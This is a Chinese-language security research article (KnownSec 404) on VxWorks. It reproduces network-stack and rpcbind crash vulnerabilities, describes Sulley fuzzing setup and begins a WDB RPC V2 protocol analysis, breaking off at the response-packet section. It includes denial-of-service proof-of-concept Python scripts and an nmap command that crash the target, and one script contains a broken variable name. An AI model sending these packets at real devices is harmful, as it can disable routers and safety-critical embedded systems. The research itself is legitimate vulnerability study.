VxWorks安全初探

404@KnownSec

0x00 前言

关于VxWorks，这里引用44CON议题《攻击 VxWorks：从石器时代到星际》探究 一文章中的介绍：

> VxWorks 是世界上使用最广泛的一种在嵌入式系统中部署的实时操作系统，是由美国WindRiver公司（简称风河公司，即WRS 公司）于1983年设计开发的。其市场范围跨越所有的安全关键领域，仅举几例，包括火星好奇心流浪者、波音787梦幻客机、网络路由器。这些应用程序的安全高危性质使得VxWorks的安全被高度关注。
>
> VxWorks操作系统是由美国Wind River(风河公司)开发的一种嵌入式实时操作系统（RTOS），已宣称拥有至少15亿台设备，VxWorks支持几乎所有现代市场上的嵌入式CPU架构，包括x86系列、MIPS、PowerPC、Freescale ColdFire、Intel i960、SPARC、SH-4、ARM, StrongARM以及xScale CPU。

在2015年9月9日-11日举办的44CON伦敦峰会中，Yannick Formaggio介绍了他对VxWorks进行深入安全研究的方法，他采用了Fuzzing框架Sulley对VxWorks系统的多个协议进行了Fuzzing，挖掘到一些漏洞，并结合VxWorks的WDB RPC实现了一个远程调试器，进行了相关调试分析。

其中很多实现及漏洞细节没有公开，我们搭建了VxWorks 5.5及VxWorks 6.6的x86虚拟环境，参照Formaggio的方法，对VxWorks进行了初步的安全研究，本文将对相关研究细节及结果进行介绍。

本文内容包括：

1. 漏洞概览
2. 安装Fuzzing框架Sulley & 相关协议Fuzzing
3. VxWorks WDB RPC V2分析
4. 暴露在互联网中的VxWorks WDB RPC V2服务!!!

本文无法涉及所有研究细节及方法，因此提供如下相关资料以供补充参考：


- VxWorks 5.5 & 6.6模拟环境搭建
- vmWare上运行VxWorks(5.5)
- Python灰帽子 第9章 Sulley
- Sulley官方文档：git项目目录文件sulley/docs/index.html

0x01 漏洞概览

我们复现了Formaggio指出的安全问题，没有发现新的问题，这些漏洞详情如下：

网络栈问题

- 漏洞描述：某些5.x版本的VxWorks系统在短时间内接受到大量的网络数据包，会造成网络栈崩溃，导致VxWorks无法再与外界主机通信。在部分情况下，终端会给出错误信息，报错信息如下图：



这里需要指出的是，有的情况下漏洞触发成功而造成DoS后，VxWorks终端并**不会**输出

> interrupt: panic: netJobAdd: ring buffer overflow!

的提示，但此时VxWorks的网络栈已经崩溃，已无法再与外界通信，这一点可以通过持续ping来进行验证。

如上错误提示一般会在收到的数据包量非常大的情况下才会出现。


- 影响版本：部分5.x版本
- 验证方式：

1. 执行nmap命令（可能需要执行多次） ***sudo nmap -sU -p110-166 -r -T5 -n 192.168.1.111*** ，其中192.168.1.111为运行VxWorks 5.5版本的主机IP，在收到上述扫描数据包后，VxWorks主机并没有错误提示，但是网络栈已经崩溃，无法再与外界进行通信。
2. 对tcp/21运行的FTP服务连续发送体积极大的FTP请求数据包。
3. 也可用如下Python代码验证该问题：

```
import socket

UDP_PAYLOAD = '\x72\xfe\x1d\x13\x00\x00\x00\x00\x00\x00\x00\x02\x00\x01\x86\xa0\x0
0\x01\x97\x7c\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00'

def poc1(host, rpcPort=111, pktNum=6859):
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    for i in xrange(pktNum):
        sock.sendto(UDP_PAYLOAD, (hvcost, 111))

def poc2(host, rpcPort=111, portNum=26):
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    for port in xrange(rpcPort, rpcPort+portNum+1):
        sock.sendto(UDP_PAYLOAD, (host, port))

if __name__ == '__main__':
    import sys

    poc1(host=sys.argv[1], rpcPort=111, pktNum=100000000)
    #poc2(host=sys.argv[1], rpcPort=111, portNum=27)
```

rpcbind服务问题

- 漏洞描述：rpcbind服务是SUN-RPC的一部分，在VxWorks系统中该服务监听在tcp/111及udp/111端口，攻击者向该端口发送经过特殊构造的数据包，可使rpcbind服务崩溃，精心构造的请求可能可以造成任意代码执行。终端会给出错误信息，报错信息如下图：



- 影响版本：5.x & 6.x
- 验证方式：可用如下Python代码验证该漏洞：

```
import socket

PAYLOAD_HEX = 'cc6ff7e2000000000000000020001a0860000004000000048888888800000011000
0001100001111111111111111111111111111'

def poc(host, rpcPort=111):
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.sendto(PAYLOAD_HEX.decode('hex'), (host, rpcPort))


if __name__ == '__main__':
    import sys

    poc(sys.argv[1])
```

0x02 Sulley 安装 & 协议Fuzzing

Formaggio使用Sulley对VxWorks进行Fuzzing，我们学习他的方式，尝试实现基于Sulley的Fuzzing。

安装Sulley

关于Sulley的安装，官方有给出较为详细的文档：

- Sulley - Windows Installation

FreeBuf也有文章对上述文档进行了翻译：

- 在渗透测试中使用fuzz技术(附windows安装指南)


这里简单给出我们的安装过程，环境Win7 x86：

1. MinGW
   - 下载
   - 安装时，在"Select Components"对话框中，除了默认选项，还需勾选"C++ Compiler"和"ObjC Compiler"
2. 下载并安装Python 2.7 x86版本（**请安装2.7.2版本，高版本如2.7.11在后续编译libdasm步骤中可能出错**）
3. 下载并安装Git for Windows
4. 将C:\Python27和C:\MinGW\bin加入到系统环境变量$PATH中
5. pydbg
   - 下载: C:\sulley_build>**git clone https://Fitblip@github.com/Fitblip/pydbg.git**
   - 编译安装：C:\sulley_build\pydbg> **python setup.py install**
6. libdasm
   - 下载(墙)并解压
   - 编译: C:\sulley_build\libdisasm\pydasm>**python setup.py build_ext -c min2**
   - 安装: C:\sulley_build\libdisasm\pydasm>**python setup.py install**
7. 下载并安装WinPcap
8. 下载WinPcap Dev Kit(WpdPack)
9. PCapy
   - 下载并解压
   - 编译(需指定WpdPack中的include目录及lib目录): C:\sulley_build\pcapy-0.10.5>**python setup.py build_ext -c mingw32 -I "C:\sulley_build\WpdPack\Include" -L "C:\sulley_build\WpdPack\Lib"**
   - 安装: C:\sulley_build\pcapy-0.10.5>**python setup.py install**
10. 下载并安装setuptools和pip
11. 安装impacket: **pip install -U impacket**
12. Sulley
    - 下载: C:\sulley_build>**git clone https://github.com/OpenRCE/sulley.git**
    - 确认process_monitor.py正常工作(无import异常): C:\sulley_build\sulley>**python process_monitor.py**

- 确认network_monitor.py正常工作(正常会打印网卡列表): C:\sulley_build\sulley>**python network_monitor.py**

FTP协议 (tcp/21) Fuzzing


- FTP协议中很多命令需要在登录后才能执行，我们主要关注未登录的情况。
- github上已有人公开了基于Sulley的FTP Fuzzing程序，我们直接用其进行Fuzzing，该脚本ftp.py fuzz的协议字段节点图如下：



- fuzz结果：
  - 6.6版本无影响。
  - 5.5连续发送极大的FTP请求包时，会造成ring buffer overflow，导致VxWorks无法进行网络通信。该问题也属于上文中已经提到的网络栈问题，不属于FTP协议问题。

Sun RPC协议 - rpcbind服务(tcp/111 udp/111) Fuzzing

- 关于Sun RPC的细节可以参考如下文档:
  - Unix网络编程 卷二 第二版 第16章
  - ONC+ Developer's Guide - Appendix B RPC Protocol and Language Specification
- 根据协议我们实现了Fuzzing脚本rpcbind.py，其中使用到了后文中将提到的wdbdbg.py，以记录崩溃时调试信息、实现VxWorks主机的自动重启等功能，fuzz的协议字段节点图如下：



- 其中common_fields为一些结构统一的字段共同构成的汇总request，它包含如下协议字段：

字段变量	字段释义	字段长度（字节）	字段类型
xid	transaction identifier	4	unsigned int
mtype	message type	4	enum
rpcvers	rpc version	4	unsigned int
prog	remote program	4	unsigned int
vers	remote program version	4	unsigned int
proc	the procedure within the remote program to be called	4	unsigned int

后续为一些变长字段，请参照协议说明及rpcbind.py代码，不再赘述。

- Fuzzing结果: 5.5及6.6版本均测试出18处崩溃点，通过观察结果中的寄存器状态，都属于一类，该漏洞仅造成tPortmapd服务崩溃，对其他服务没有影响。该漏洞Formaggio在44 con上进行过详细分析。

0x03 WDB RPC

要实现自动或半自动化Fuzzing通常需解决如下问题：

- 随机或是随机的方式生成大量协议数据包：（本次由Sulley生成）
- 将生成的数据包发送给被测试组件/服务 （本次需基于Sulley实现针对特定协议的Fuzz脚本）
- 检测被测组件的状态，如是否能够响应、响应是否正确等（难点）
- 获取组件异常信息，如崩溃原因、内存内容等 （难点）
- 被测组件环境复原，如重启

对于VxWorks的Fuzzing，解决如上难点就需要一个VxWorks调试器，经研究得知，VxWorks的开发组件中的调试器工作时基于WDB RPC协议通过TServer与VxWorks 的TAgent模块通信，因此WDB RPC即是关键所在。

WDB RPC有V1和V2两个版本，VxWorks 5.5中使用V1版本，而VxWorks 6.6中使用V2版本，V2版本相较于V1版本有较多处修改，具体体现在协议字段及交互方式。


rapid7在Shiny Old VxWorks Vulnerabilities一文中指出了WDB Agent服务的安全隐患，并给出了相关探测和利用脚本:

- metasploit-framework/modules/auxiliary/scanner/vxworks/wdbrpc_version.rb
- metasploit-framework/modules/auxiliary/scanner/vxworks/wdbrpc_bootline.rb
- metasploit-framework/modules/auxiliary/admin/vxworks/wdbrpc_reboot.rb
- metasploit-framework/modules/auxiliary/admin/vxworks/wdbrpc_memory_dump.rb


这些脚本都是针对WDB RPC V1的，对V2版本的WDB RPC服务并不能有效的探测和利用。

因此本文不再讨论V1版本的协议，仅分析V2版本。

首先我们来了解什么是WDB RPC，WDB RPC是一个基于SUN-RPC协议的调试接口，它的服务运行在UDP协议的17185端口上，WDB RPC被包含在VxWoks TAgent模块中，利用WDB RPC调试接口不但可以直接访问系统内存，还可以监视VxWorks系统所有组件工作状态，当组件发生异常时TAgent通过TServer主动通知当前连接的Debugger，如下图(参考自Wind River Documentation)



如果我们安置一个监视器(VxMon)充当TServer的身份，摸拟Debugger与VxWorks OS 的TAgent模块通信，那么当VxWorks OS组件发生异常时，VxMon可以从TAgent获得异常通知，继而利用WDB RPC 接口再获取异常相关信息，从而解决以上技术难点。




(参考自Wind River Documentation)

WDB RPC V2 协议分析

请求数据包

WDB协议基于SUN-RPC，WDB RPC请求包如下图构造(引用自Wind River Documentation)：




从上图我们可以得知，标准的WDB RPC请求包含如下信息：

- IP Header
- UDP Header
- RPC Request Header
- WDB Parameter Wrapper
- Function input parameters

在WDB RPC 请求包中，WDB Parameter与Function input parametes两个字段 为重点内容，WDB Parameter Wrapper内容包含整个请求包的大小，校验和及请求系列号，Function input parameters 为请求功能号的携带辅助信息。

响应数据包

